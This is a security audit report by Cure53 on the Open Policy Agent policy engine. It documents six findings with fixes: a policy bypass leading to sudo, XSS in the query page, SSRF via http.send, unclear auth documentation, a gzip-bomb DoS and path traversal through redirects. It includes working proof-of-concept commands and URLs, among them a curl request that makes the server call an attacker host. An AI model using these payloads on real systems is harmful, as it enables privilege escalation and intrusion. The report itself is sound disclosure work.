Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Open Policy Agent 08.2018

Cure53, Dr.-Ing. M. Heiderich, M. Wege, MSc. N. Krein, BSc. J. Hector, Dipl.-Ing. A. Aranguren, Dipl.-Ing. A. Inführ

Index

Introduction

> *"The Open Policy Agent (OPA) is an open source, general-purpose policy engine that enables unified, context-aware policy enforcement across the entire stack. OPA is hosted by the Cloud Native Computing Foundation (CNCF) as a sandbox level project."*
>
> From https://github.com/open-policy-agent/opa

This report documents the results of a security assessment against the Open Policy Agent (OPA) framework. The project, which entailed both a penetration test and a source code audit of the OPA compound, was carried out by Cure53 in August 2018 and yielded six security-relevant discoveries. It is crucial to underscore that the assessment was sponsored by The Linux Foundation / CNCF and constitutes one of a growing number of security-centric projects targeting the CNCF-related software and commissioned by the funders to the Cure53 team.

It needs to be noted that the OPA framework is almost entirely written in Go and this had a bearing on the employed approaches and personnel resources. From the Cure53 team, six testers were tasked with the completion of the project. In terms of time, a total of eighteen days were invested into the assessment and allocated primarily to testing and auditing, as well as to reporting and documentation.

The Cure53 team investigated the OPA framework through a range of methods, reviewing the scoped source code and pentesting a reference implementation made available by the software maintainers. Notably, OPA can be deployed and used in two different ways, either as daemon or as a library. With this knowledge, Cure53 honed in on examining both deployment routes after receiving all necessary information from the maintainers' side. The white-box approach of this test relates to the fact that all relevant OPA sources are available on GitHub so everything of note could be used for testing and added to the scope. Nevertheless, one item - the *control panel* - was excluded from the list of test-targets. While this item was not investigated, it was utilized for testing.

The tests generally proceeded on schedule and the Cure53 team strongly believes that a good coverage has been reached on the scope. Throughout the assessment, the communications were done on Slack and the OPA maintainers invited Cure53 into a dedicated private channel. All emerging questions posed by the testers were answered by the OPA team in a prompt, precise and comprehensive manner. Significantly, no live-reporting was requested by the OPA maintainers, meaning that Cure53 only reported the headlines of the findings during the test.

As far as the array of six findings is concerned, two problems were categorized as security vulnerabilities and four as general weaknesses. On the one hand, one finding was given a rather concerning "*High"*-severity ranking. On the other hand, most of the spotted issues had lesser implications. Furthermore, not a single flaw has been recorded as "*Critical"* in terms of impact and the overall number of findings should be seen as acceptable.

In the following sections, the report will first elaborate on the scope and then offers a dedicated, highly detailed section on the *Test Methodology* in order to enable tracking of progress and coverage to the funders and maintainers alike. Next, each finding is separately discussed together with its technical background and mitigation options. Lastly, Cure53 delivers some broader conclusion notes in the closing section. In light of the findings, the testing team comments on the security posture of the tested OPA framework manifested during this assignment.

Scope

- **Open Policy Agent**
    - https://github.com/open-policy-agent/opa
- **Reference setup from OPA**
    - A setup with three hosts, reflecting a common deployment scenario and provided by the OPA maintainers.
    - Cure53 was given access to both possible ways of implementing OPA, full SSH access was granted to allow better insights and efficient debugging.

Test Methodology

Part 1. Manual Code Auditing and Documentation Review

This section provides information about the process followed during the first part of the test, highlighting some of the actions taken during the manual code audit against the sources of the *Open Policy Agent* system. Below one can find a list which reflects the significant efforts made during the assessment. This demonstrates that, despite the relative low number of findings stemming from this test, various strategies and approaches were systematically and creatively deployed against the items in the OPA scope. Once again, it needs to be reiterated that a good level of coverage was achieved by the Cure53 team during this project.

- The available documentation and deployment instructions were thoroughly reviewed for possible weaknesses, any potential for misinterpretation, as well as vulnerable examples. For instance, the provided sample apps/APIs were checked to see whether there any common errors could might confuse OPA when the app extracts request headers and forwards them. The solution appeared robust enough and potential issues were discussed as highly dependent on the configuration and deployment of the frontend.
- The OPA source code was reviewed to determine if URL path traversals could lead to policy bypasses. This was checked on both the Go and Python examples provided, although they were not exactly in scope. Still, these could demonstrate errors that are typically made during writing of the frontend code.
- The application source code of OPA was reviewed for common data parsing flaws, however the application uses JSON instead of XML, hence reducing the attack surface substantially. An XSS issue inside the HTML template for the index route via JSON parsing errors was eventually identified and documented under OPA-01-005.
- The PAM setup was analyzed for MitM (Man-in-the-Middle) potential via environment variables. It was found that PAM prevents that unless specifically

told to use *~/.pam_environment.* Similarly, as OPA allows to communicate with the control panel via HTTPs, the code was checked for the presence of *InsecureSkipVerify,* as this would indicate that a setting weakening the SSL certificate parsing exists on the scope.

- The supplied codebase was also assessed for possible command execution, evaluation of code, file handling and other similar pitfalls (i.e. via calls to *os.**, *ioutils.**, etc.).
- The code related to authorization and authentication was reviewed for particular, usual flaws in this application areas, resulting in OPA-01-003
- The available routes were audited to identify weaknesses in the provided built-in functions of *rego*. For example, it was attempted to identify endpoints that might be abusable via SSRF or when OPA is directly reachable or not bound to *localhost*. This resulted in the SSRF issue described in OPA-01-002. Additionally, as OPA permits the use of *http.send* in the *rego* language, the source code was reviewed for the presence of *RegisterProtocol.* Having this protocol in place would have allowed adding extra protocols to the HTTP library. However, it was concluded that OPA only supports the default protocols handler.
- The storage implementation was reviewed for possible security flaws. As OPA does not use any kind of file storage, it is not possible for an attacker to drop files by abusing APIs. In essence, all key actions are done in memory and not the file system.
- The source code was additionally reviewed for security issues, focusing on common sinks, logic flaws and potential to bypass OPA policies.

Part 2 (Code-Assisted Penetration Testing)

The following list notes some of the noteworthy steps undertaken during the second part of the test. This component of the project entailed code-assisted penetration testing against the OPA solution in scope. An analysis at runtime was deemed as an appropriate approach to complement the source code audit, thus enabling confirmation or verification of the suspected issues. In addition, it made it possible for the testers to observe the application dynamically, together with all its underlying packages and libraries. Some of the specific steps performed during this phase can be consulted in the bullet-points list below.

- OPA offered Cure53 a test website (cure53.styra.com) to manage the settings. Although the website itself was out of scope during this engagement, testers logged-in, identified the available functionality and drafted possible attack vectors based on the observed behaviors. This provided a good overview of how OPA is supposed to be deployed in practice.

- OPA was configured and set up locally, following the publicly available instructions[1]. Multiple attack vectors were then tried against the local setup. For example, a general analysis of the overall PAM/OPA setup resulted in identification of OPA-01-001. Similarly, the PAM module was reviewed for memory corruption issues through a malicious server.
- The application and APIs were analyzed at runtime, attempting multiple ACL and logic bypasses, as well as common web attack vectors (XSS, RCE, etc.). Eventually this led to the XSS issue described under OPA-01-005.
- It was discovered that path parameters in OPA can contain ".." and that the OPA web client supports redirects. However, abusing this design behavior was not possible during this assessment.
- Multiple tests were performed to determine possible weaknesses in undocumented functionality of the *rego* parser used by OPA.
- Efforts were also made into uncovering data leakage flaws, first by identifying areas possibly prone to such flaws and later by attempting to send various crafted payloads to the corresponding functional areas.
- A number of tests were performed to verify if the defined policy rules could be bypassed. This focused on query information sent to the simple query API, which was used by the example applications. Additionally, various tests were carried out to determine if path mismatches could be potentially exploited in certain scenarios. This also included a check to reach OPA endpoints which would leak policy information whilst the API should not be reachable. The internally parsing of the received paths did not allow such behaviors.
- The Go HTTP server exclusively supports standard protocols, like HTTP/HTTPS, based on common Go libraries. It generally offers very little opportunity for possible security issues. However, it was noted that *gzip* compression is supported, which led to the DoS finding described under OPA-01-004.

---

[1] https://github.com/open-policy-agent/opa/blob/master/docs/devel/DEVELOPMENT.md

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *OPA-01-001*) for the purpose of facilitating any future follow-up correspondence.

OPA-01-001 Server: Insecure default *config* allows bypassing policies (*Medium*)

When setting up OPA in conjunction with PAM for *sudo* authorization, in accordance with the documentation[2], it became clear that bypassing policy is a possibility. This could, in turn, be escalated to *root* privileges in the default setup. The problem is due to a misconfiguration of the OPA server which allows access to the OPA endpoints. These can then can be abused to corrupt policies or datasets, meaning that a regular user can corrupt the dataset and be granted *sudo* access.



Fig.: Regular policy check through PAM module and OPA

The figure above illustrates the interplay between the host running the PAM module and the OPA server responsible for checking the policies. Under normal circumstances, *test* user would not be able to execute *sudo* since the *admin* group only contains the *ops* user.

Due to the fact that OPA does not restrict access to any of its endpoints, an attacker can simply corrupt the dataset and add any user to the *admin* group. Below is the Proof-of-Concept (PoC) command which shows how to achieve this.

---

[2] https://www.openpolicyagent.org/docs/ssh-and-sudo-authorization.html

PoC for modifying the *admin* group:

```
curl -X PUT <opa server ip>:<opa server port>/v1/data/roles -d \
'{
    "admin": ["ops", "test"]
}'
```

Once the dataset has been corrupted, *test* user obtains a capacity to execute *sudo*.

Although OPA provides a mechanism to restrict endpoint access[3], none of this has been mentioned in the *tutorial* documentation. Unless an *administrator* explicitly looks for that information, it is hard to find it and, as a result, its absence potentially leads to insecure configurations.

It is recommended to update the documentation to mention potential security implications and refer to the security documentation linked above. Moreover, the importance of a secure OPA configuration should be stressed because the overall secure deployment of OPA heavily relies on proper configuration and policies. In that context, a secure-by-default approach should be ideally considered and could signify enabling *token/basic* authentication out of the box with the option to manually disable it if necessary.

OPA-01-005 Server: OPA query interface vulnerable to XSS (*High*)

After the analysis of the template files inside the OPA's web interface, it was noticed that the relevant query interface is vulnerable to simple XSS attacks. This is because the templates of the query form and the query result contain unsanitized user-input. A snippet of the vulnerable code can be seen next.

Affected File:

server/server.go

Affected Code:

```
func renderQueryForm(w http.ResponseWriter, qStrs []string, inputStrs []string,
explain types.ExplainModeV1) {
[...]

        fmt.Fprintf(w, `
        <form>
        Query:<br>
        <textarea rows="10" cols="50" name="q">%s</textarea><br>
        <br>Input Data (JSON):<br>
        <textarea rows="10" cols="50" name="input">%s</textarea><br>
        <br><input type="submit" value="Submit"> Explain:
```

---

[3] https://www.openpolicyagent.org/docs/security.html#authentication-and-authorization

```
        <input type="radio" name="explain" value="off" %v>Off
        <input type="radio" name="explain" value="full" %v>Full
        </form>`, query, input, explainRadioCheck[0], explainRadioCheck[1])
}
[...]
func renderQueryResult(w io.Writer, results interface{}, err error, t0
time.Time) {
[...]

        if err != nil {
                fmt.Fprintf(w, "Query error (took %v): <pre>%v</pre>", d, err)
        } else if err2 != nil {
                fmt.Fprintf(w, "JSON marshal error: <pre>%v</pre>", err2)
        } else {
                fmt.Fprintf(w, "Query results (took %v):<br>", d)
                fmt.Fprintf(w, "<pre>%s</pre>", string(buf))
        }
}
```

The vulnerability can also be demonstrated by sending an *administrator* with local access to OPA to the following URL. Upon a visit to this item, XSS is directly triggered at two different locations in the output.

PoC URL:
http://localhost:8181/?q=%3C%2Ftextarea%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&input=%7B%7D%0D%0A&explain=full

Rendered Response:

```
<form>
Query:<br>
<textarea rows="10" cols="50"
name="q"></textarea><script>alert(1)</script></textarea><br>
<br>Input Data (JSON):<br>
<textarea rows="10" cols="50" name="input">{}
</textarea><br>
<br><input type="submit" value="Submit"> Explain:
<input type="radio" name="explain" value="off" >Off
<input type="radio" name="explain" value="full" checked>Full
</form>Query error (took 2.656683ms): <pre>1 error occurred: 1 error occurred:
1:1: rego_parse_error: no match found
</textarea><script>alert(1)</script>
```

Especially with vulnerabilities like [OPA-01-001](#), where direct OPA access is required for a successful exploit, this XSS issue can prove very valuable for attackers seeking an *administrator* to issue requests on their behalf. It is thus recommended to sanitize all user-input reflected in the rendered HTML pages. As a short-term solution, it is possible to simply make sure that the reflected values do not contain dangerous characters like *<,>, "* or *'*. However, more durable and long-term approach would be to consider an HTML sanitizer like *bluemonday*[4], as this is necessary to globally protect all HTML pages.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

OPA-01-002 Server: Query interface can be abused for SSRF *(Medium)*

By default, the OPA server exposes a query interface, therefore allowing to execute *rego* queries by sending a *GET* request to the given endpoint. It needs to be underlined that *rego* provides several built-in functions, one of which is called *http.send*. As the name suggests, it sends HTTP requests to a given URL. This built-in function, in combination with the query endpoint, allows an attacker to send requests originating from the OPA server. As such, it can be used for triggering Server-Side Request Forgery (SSRF)[5]. In other words, the flaw can be leveraged to gain access to internal-only services and this can lead to further attacks.

An attacker has full control over the *request* method, the URL and the request body. Below is a Proof-of-Concept (PoC) command executing *curl*, which triggers a *GET* request being sent to the attacker's server.

PoC command:
```
curl 'http://<opa ip>:<opa port>/v1/query?q=http.send(%7B%22method%22%3A%22get
%22%2C%22url%22%3A%22http%3A%2F%2F<attacker ip>%3A<attacker port>%2F%22%7D%2C
%20yolo)%0A'
```

The incoming request, depicted for the server, can be found next.

Incoming request:
```
$ nc -lvp 31337
Listening on [0.0.0.0] (family 0, port 31337)
Connection from [redacted] 57433 received!
GET / HTTP/1.1
Host: [redacted]:31337
User-Agent: Go-http-client/1.1
```

---

[4] https://github.com/microcosm-cc/bluemonday

[5] https://www.owasp.org/index.php/Server_Side_Request_Forgery

```
Accept-Encoding: gzip
```

It is recommended to either remove the *http.send* built-in function, or, if that is not possible, restrict access to the query endpoint by default. In other words, endpoints should be equipped with access only if explicitly configured to do so. Restricting access to the endpoints still makes the risk of having a policy that passes user-input into the function persistent. This may result in SSRF depending on the handling of that input.

OPA-01-003 Server: Unintended behavior due to unclear documentation *(Medium)*

***Note:** During the test this issue was discussed with the developers because it was unclear whether or not this the observed behavior was intended or indeed comprised a logical flaw. A quick answer from the developers provided Cure53 with a link to an already existing GitHub issue[6] which reports on the exact same problem.*

OPA can authenticate and authorize client requests and this is enabled by passing two arguments through the command line when starting the server *daemon*. It was discovered that a token-based authentication is only active in combination with enabled authorization. In essence, when the user enables the token-based authentication without enabling the basic authorization, the result is that neither the authentication nor the authorization is active.

This behavior is not reflected in the documentation and can therefore lead to insecure configurations where the user thinks authentication is enabled, even though in fact it is not. What follows is the code responsible for this behavior.

Affected File:
opa-master/server/server.go

Affected Code:
```
func (s *Server) Init(ctx context.Context) (*Server, error) {

       //  Add  authorization  handler.  This  must  come  BEFORE  authentication
handler
       // so that the latter can run first.
       switch s.authorization {
       case AuthorizationBasic:
              s.Handler = authorizer.NewBasic(s.Handler, s.getCompiler, s.store)
       }

       switch s.authentication {
       case AuthenticationToken:
              s.Handler = identifier.NewTokenBased(s.Handler)
```

---

[6] https://github.com/open-policy-agent/opa/issues/901

```
        }
```

The sole purpose of the authentication handler is to extract a *Bearer* token from the *Authorization* HTTP header and pass it as an *input* parameter for policies. However, the actual system policy checking is only performed in the authorization handler.

It is recommended to update the documentation to clearly reflect this behavior so that misunderstandings or wrong interpretations can be avoided.

OPA-01-004 Server: Denial of Service via GZip bomb in bundles *(Info)*

OPA can be configured to fetch rules from a remote HTTP server via so-called bundles. The files inside a bundle are *tar.gz*-compressed. It was discovered that OPA trusts the applied compression as it does not establish any potential size limits. This allows to cause a Denial of Service (DoS) by providing a bundle file which will consume the memory of the server and therefore crash OPA.

This attack requires that an attacker can either MitM the connection between OPA and the remote HTTP server or already has full control over the remote server.

The following code snippet is responsible for parsing bundle files. As soon as *io.Copy* is reached, the bundle will be decompressed and the memory exhaustion will be triggered

Affected File:
opa-master/bundle/bundle.go

Affected Code:

```
// Read returns a new Bundle loaded from the reader.
func Read(r io.Reader) (Bundle, error) {
        gr, err := gzip.NewReader(r)
        tr := tar.NewReader(gr)

        for {
                header, err := tr.Next()
                [...]
                var buf bytes.Buffer
                io.Copy(&buf, tr)
```

It is recommended to consider replacing *io.Copy* with *io.CopyN*[7]. The latter allows to specify the maximum number of bytes that should be read. By properly defining the limit, it can be assured that a GZip compression bomb cannot easily cause a Denial-of-Service.

---

[7] https://golang.org/pkg/io/#CopyN

OPA-01-006 Server: Path mismatching via HTTP redirects *(Info)*

It was discovered that variables in policies match and allow ".." in path queries. This could introduce security issues in case a developer is not aware of the behavior. As an example, the existing */cars/<car_id>* policy was modified to demonstrate the flaw. The received *car_id* variable is passed to the built-in *http.send* function. The standard HTTP Go client does not normalize the defined URL. Therefore, ".." is used in the HTTP path. Depending on the HTTP server listening at *example.com*, this could trigger a normalization of the path via a HTTP redirect. As the used Go client is configured to follow redirects, this could cause a path mismatch, thus bypassing the logic of the deployed application.

Example Command:

```
curl "http://172.31.18.77:8080/cars/%2e%2e"
```

File:
Authz.rego

Example Policy:

```
allow {
input.method = "GET"
input.path = ["cars", car_id]
# car_id contains ".."
concat("/",["http://example.com","test",car_id,"abcd"],output)
http.send({"method":"get","url":output}, yolo)
}
```

Example.com HTTP Log:

```
"GET /test/../abcd HTTP/1.1"
```

Affected File:
Opa-master\topdown\http.go

Affected Code:

```
func createHTTPClient() {
        [...]
        client = &http.Client{
        // CheckRedirect not defined
        Timeout: timeout,
}
```

Consideration should be given to preventing potential path traversal issue by disallowing ".." in *rego* path variables. In case this is not feasible, Go HTTP client should be used to define the *CheckRedirect* property. Support for HTTP redirects needs to be disabled.

Conclusions

The results of this Cure53 security assessment of the OPA compound are positive. With the generous funding from The Linux Foundation/ CNCF, six testers from the Cure53 project could spend eighteen days on the test-targets in the OPA scope. Notably, both penetration testing and code auditing were performed during this August 2018 project, making a low number of six findings very praiseworthy against for this rather complex framework. This demonstrates that security has been taking center-stage in the development and deployment put forward by the OPA maintainers.

Right from the start, it needs to be noted that a decision to rely on the Go language clearly translated, in a security sense, to very positive outcomes. Vulnerabilities, standing at two, were few and far between, with general issues also coming up to a low total of four. Paired with that is the cleanly written OPA code, which is easy to read and grasp. All in all, the OPA framework lends itself well to auditing and testing, while also achieving good results in terms of robustness and impenetrability.

The core application is well-written and made it - together with the Go traits - impossible for any memory corruption attacks to be found during this project. Overall, the attack surfaces of OPA heavily relies on proper configuration, as evidenced by the three early discoveries (i.e. OPA-01-001, OPA-01-002 and OPA-01-003). Besides the configuration, the integration and interplay between the OPA server/library and the application itself is of major importance for security. In this context, flaws in the application that employs the OPA framework may lead to exploitable scenarios relevant for the core product, specifically allowing bypasses of the policy checks. It is therefore crucially important to always integrate OPA into an application carefully and with an explicit security focus.

Having said that, Cure53 specifically finds that the provided examples of implementations were very minimal and straightforward, which resulted in a small attack surface and absence of security-relevant issues. However, on a broader scale and for projects with greater complexity, it cannot be excluded, or might even be expected, that application-vulnerabilities become more likely and facilitate routes for OPA bypasses.

What is more, the shared documentation was unclear and misleading at times (see OPA-01-001), so that arriving at a secure configuration and integration would require a user to have an extensive and nearly-internal-level of knowledge. As people normally cannot be expected “to know what to look for”, this poses a risk of insecure configurations. In Cure53’s view, this is an issue that should be tackled immediately. To add to the documentation realm, tasks like isolating the OPA instance on a network-based level have neither been described or mentioned, although network-based isolation can greatly improve security outcomes.

In a long-term perspective, a more *secure-by-default* approach should be considered. For example, this could focus on enabling authorization and authentication by default unless explicitly configured otherwise. Another proposed solution would be to bind the server to 127.0.0.1 instead of 0.0.0.0, again making the former a default handling.

As presented in OPA-01-005, the only web page offered by OPA suffers from XSS. This should be taken as an important warning when creation of further web pages occurs in the future. This warrants considerable attention so that mistakes can be eradicated and regressions avoided.

Overall, Cure53 feels strongly about the OPA framework being fit-for-purpose and secure. While improvements can be made in terms of making documentation more accessible for broader audiences and ascertaining that the premise holds in more complex scenarios, the OPA generally seems to consistently treat security as a top priority. Even if the results suggest minor issues that could only be pivotal when combined with future vulnerabilities, addressing them should be seen as surely beneficial. It is believed that capitalizing on the advice furnished through the reported Cure53's findings will improve the security of the OPA framework.

Cure53 would like to thank Torin Sandall, Tristan Swadell, Ashutosh Narkar and Tim Hinrichs from the OPA team as well as Chris Aniszczyk of The Linux Foundation for their excellent project coordination, support and assistance, both before and during this assignment. Special gratitude also needs to be extended to The Linux Foundation for sponsoring this project.